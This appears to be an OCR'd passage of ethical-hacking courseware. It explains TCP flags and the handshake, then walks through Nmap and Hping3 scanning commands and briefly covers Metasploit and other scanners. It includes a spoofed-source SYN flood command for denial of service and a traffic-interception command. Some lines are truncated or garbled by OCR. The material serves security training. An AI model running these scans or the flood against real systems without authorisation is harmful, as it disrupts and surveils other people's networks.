
The following are the TCP communication flags:

- **Synchronize or "SYN":** It notifies the transmission of a new sequence number. This flag generally represents the establishment of a connection (three-way handshake) between two hosts.
- **Acknowledgement or "ACK":** It confirms the receipt of the transmission and identifies the next expected sequence number. When the system successfully receives a packet, it sets the value of its flag to "1," thus implying that the receiver should pay attention to it.
- **Push or "PSH":** When it is set to "1," it indicates that the sender has raised the push operation to the receiver; this implies that the remote system should inform the receiving application about the buffered data coming from the sender. The system raises the PSH flag at the start and end of data transfer and sets it on the last segment of a file to prevent buffer deadlocks.
- **Urgent or "URG":** It instructs the system to process the data contained in packets as soon as possible. When the system sets the flag to "1," priority is given to processing the urgent data first and all the other data processing is stopped.
- **Finish or "FIN":** It is set to "1" to announce that no more transmissions will be sent to the remote system and the connection established by the SYN flag is terminated.
- **Reset or "RST":** When there is an error in the current connection, this flag is set to "1" and the connection is aborted in response to the error. Attackers use this flag to scan hosts and identify open ports.

SYN scanning mainly deals with three flags: SYN, ACK, and RST. You can use these three flags for gathering illegitimate information from servers during enumeration.



TCP/IP Communication

TCP is connection oriented, i.e., it prioritizes connection establishment before data transfer between applications. This connection between protocols is possible through the three-way handshake.

A TCP session initiates using a three-way handshake mechanism:

- To launch a TCP connection, the source (10.0.0.2:21) sends a SYN packet to the destination (10.0.0.3:21).
- On receiving the SYN packet, the destination responds by sending a SYN/ACK packet back to the source.
- The ACK packet confirms the arrival of the first SYN packet to the source.
- Finally, the source sends an ACK packet for the ACK/SYN packet transmitted by the destination.
- This triggers an "OPEN" connection, thereby allowing communication between the source and destination, which continues until one of them issues a "FIN" or "RST" packet to close the connection.

Figure 3.4: TCP session establishment

The TCP protocol maintains stateful connections for all connection-oriented protocols throughout the Internet and works similarly to ordinary telephone communication, in which one picks up a telephone receiver, hears a dial tone, and dials a number that triggers ringing at the other end until someone picks up the receiver and says, “Hello.”

The system terminates the established TCP session as follows:

After completing all the data transfers through the established TCP connection, the sender sends the connection termination request to the receiver through a FIN or RST packet. Upon receiving the connection termination request, the receiver acknowledges the termination request by sending an ACK packet to the sender and finally sends its own FIN packet. Then, the system terminates the established connection.

LO#02: Use Various Network Scanning Tools

Scanning Tools: Nmap

- Network administrators can use Nmap for **inventorying a network**, managing service upgrade schedules, and monitoring host or service uptime
- Attackers use Nmap to extract information such as **live hosts on the network**, **open ports**, **services** (application name and version), **types of packet filters/ firewalls**, as well as **operating systems and versions used**

Scanning Tools

Scanning tools are used to scan and identify live hosts, open ports, running services on a target network, location info, NetBIOS info, and information about all TCP/IP and UDP open ports. The information obtained from these tools will help an ethical hacker in creating the profile of the target organization and scanning the network for open ports of the devices connected.


- **Nmap**

  Source: *https://nmap.org*

  Nmap ("Network Mapper") is a security scanner for network exploration and hacking. It allows you to discover hosts, ports, and services on a computer network, thus creating a "map" of the network. It sends specially crafted packets to the target host and then analyzes the responses to accomplish its goal. It scans vast networks of literally hundreds of thousands of machines. Nmap includes many mechanisms for port scanning (TCP and UDP), OS detection, version detection, ping sweeps, and so on.

  Either a network administrator or an attacker can use this tool for their specific needs. Network administrators can use Nmap for network inventory, managing service upgrade schedules, and monitoring host or service uptime. Attackers use Nmap to extract information such as live hosts on the network, open ports, services (application name and version), type of packet filters/firewalls, MAC details, and OSs along with their versions.

  Syntax: **`# nmap <options> <Target IP address>`**



Target: 10.10.1.11

Command: `nmap -p 1-65535 -T4 -A -v 10.10.1.11`

Attackers add a target IP address to perform scanning

```
nmap -p 1-65535 -T4 -A -v 10

- **Hping3**

  Source: *http://www.hping.org*

  Hping3 is a command-line-oriented network scanning and packet crafting tool for the TCP/IP protocol that sends ICMP echo requests and supports TCP, UDP, ICMP, and raw-IP protocols. It performs network security auditing, firewall testing, manual path MTU discovery, advanced traceroute, remote OS fingerprinting, remote uptime guessing, TCP/IP stacks auditing, and other functions. It can send custom TCP/IP packets and display target replies similarly to a ping program with ICMP replies. It handles fragmentation as well as arbitrary packet body and size, and it can be used to transfer encapsulated files under the supported protocols. It also supports idle host scanning. IP spoofing and network/host scanning can be used to perform an anonymous probe for services. Hping3 also has a Traceroute mode, which enables attackers to send files between covert channels. It also determines whether the host is up even when the host blocks ICMP packets. Its firewalk-like usage allows the discovery of open ports behind firewalls. It performs manual path MTU discovery and enables attackers to perform remote OS fingerprinting.

Using Hping, an attacker can study the behavior of an idle host and gain information about the target, such as the services that the host offers, the ports supporting the services, and the OS of the target. This type of scan is a predecessor to either heavier probing or outright attacks.

Syntax: **`# hping3 <options> <Target IP address>`**

Figure 3.9: ACK scanning on port 80

Hping Commands

The various Hping commands are as follows:

- **ICMP ping**

  Ex. `hping3 -1 10.0.0.25`

  A ping sweep or Internet Control Message Protocol (ICMP) scanning is a process of sending an ICMP request or ping to all the hosts on the network to determine the ones that are up.

  The OS, router, switch, and IP-based devices use this protocol via the ping command for echo request and echo response as a connectivity tester between different hosts.

  Hping performs an ICMP ping scan by specifying the argument -1 in the command line. You may use --ICMP or -1 as the argument in the command line. By issuing the above command, hping sends an ICMP echo request to 10.0.0.25 and receives an ICMP reply similarly to a ping utility.

- **ACK scan on port 80**

  Ex. `hping3 –A 10.0.0.25 –p 80`

  This scanning technique can be used to probe the existence of a firewall and its rule sets. Simple packet filtering allows the establishment of a connection (packets with the ACK bit set), whereas a sophisticated stateful firewall does not allow the establishment of a connection.

  Hping can be configured to perform an ACK scan by specifying the argument -A in the command line. Here, you set the ACK flag in the probe packets and perform the scan. You perform this scan when a host does not respond to a ping request. By issuing this command, Hping checks if a host is alive on a network. If it finds a live host and an open port, it returns an RST response.

- **UDP scan on port 80**

  Ex. `hping3 -2 10.0.0.25 –p 80`

  Hping uses TCP as its default protocol. Using the argument -2 in the command line specifies that Hping operates in the UDP mode. You may use either --udp or -2 as the argument in the command line.

  By issuing the above command, Hping sends UDP packets to port 80 on the host (10.0.0.25). It returns an ICMP port unreachable message if it finds the port closed and does not return a message if the port is open.

- **Collecting Initial Sequence Number**

  Ex. `hping3 192.168.1.103 -Q -p 139`

  Using the argument -Q in the command line, Hping collects all the TCP sequence numbers generated by the target host (192.168.1.103).

- **Firewalls and Timestamps**

  Ex. `hping3 -S 72.14.207.99 -p 80 --tcp-timestamp`

  Many firewalls drop those TCP packets that do not have the TCP Timestamp option set. By adding the --tcp-timestamp argument in the command line, you can enable the TCP timestamp option in Hping and try to guess the timestamp update frequency and uptime of the target host (72.14.207.99).

- **SYN scan on port 50-60**

  Ex. `hping3 -8 50-60 –S 10.0.0.25 –V`

  Using the argument -8 or --scan in the command line, you are operating Hping in the scan mode to scan a range of ports on the target host. Adding the argument -S allows you to perform a SYN scan.

  Therefore, the above command performs a SYN scan on ports 50–60 on the target host.

- **FIN, PUSH and URG scan on port 80**

  Ex. `hping3 –F –P –U 10.0.0.25 –p 80`

  By adding the arguments –F, –P, and –U in the command line, you are setting FIN, PUSH, and URG packets in the probe packets. By issuing this command, you are performing FIN, PUSH, and URG scans on port 80 on the target host (10.0.0.25). If port 80 is open, you will not receive a response. If the port is closed, Hping will return an RST response.

- **Scan entire subnet for live host**

  Ex. `hping3 -1 10.0.1.x --rand-dest –I eth0`

  By issuing this command, Hping performs an ICMP ping scan on the entire subnet 10.0.1.x; in other words, it sends an ICMP echo request randomly (--rand-dest) to all the hosts from 10.0.1.0 to 10.0.1.255 that are connected to the interface eth0. The hosts whose ports are open will respond with an ICMP reply. In this case, you have not set a port; hence, Hping sends packets to port 0 on all IP addresses by default.

- **Intercept all traffic containing HTTP signature**

  Ex. `hping3 -9 HTTP –I eth0`

  The argument -9 will set the Hping to the listen mode. Hence, by issuing the command -9 HTTP, Hping starts listening on port 0 (of all the devices connected in the network to interface eth0), intercepts all the packets containing the HTTP signature, and dumps from the signature end to the packet's end.

- **SYN flooding a victim**

  Ex. `hping3 -S 192.168.1.1 -a 192.168.1.254 -p 22 --flood`

  The attacker employs TCP SYN flooding techniques using spoofed IP addresses to perform a DoS attack.

- **Metasploit**

  Source: *https://www.metasploit.com*

  Metasploit is an open-source project that provides the infrastructure, content, and tools to perform penetration tests and extensive security auditing. It provides information about security vulnerabilities and aids in penetration testing and IDS signature development. It facilitates the tasks of attackers, exploits writers, and payload writers. A major advantage of the framework is the modular approach, i.e., allowing the combination of any exploit with any payload.

  It enables you to automate the process of discovery and exploitation and provides you with the necessary tools to perform the manual testing phase of a penetration test. You can use Metasploit Pro to scan for open ports and services, exploit vulnerabilities, pivot further into a network, collect evidence, and create a report of the test results.

- **NetScanTools Pro**

  Source: *https://www.netscantools.com*

  NetScanTools Pro is an investigation tool that allows you to troubleshoot, monitor, discover, and detect devices on your network. Using this tool, you can easily gather information about the local LAN as well as Internet users, IP addresses, ports, and so on. Attackers can find vulnerabilities and exposed ports in the target system. It helps the attackers to list IPv4/IPv6 addresses, hostnames, domain names, email addresses, and URLs automatically or manually (using manual tools). NetScanTools Pro combines many network tools and utilities categorized by their functions, such as active, passive, DNS, and local computer.

- **Fing**

  Source: *https://www.fing.io*

  Fing is a mobile app for Android and iOS that scans and provides complete network information, such as IP address, MAC address, device vendor, and ISP location. It allows attackers to discover all devices connected to a Wi-Fi network along with their IP and MAC address as well as the name of the vendor/device manufacturer. It also allows attackers to perform network pinging and traceroute activities through specific ports such as SSH, FTP, NetBIOS, etc.

LO#03: Demonstrate Various Scanning Techniques for Host Discovery

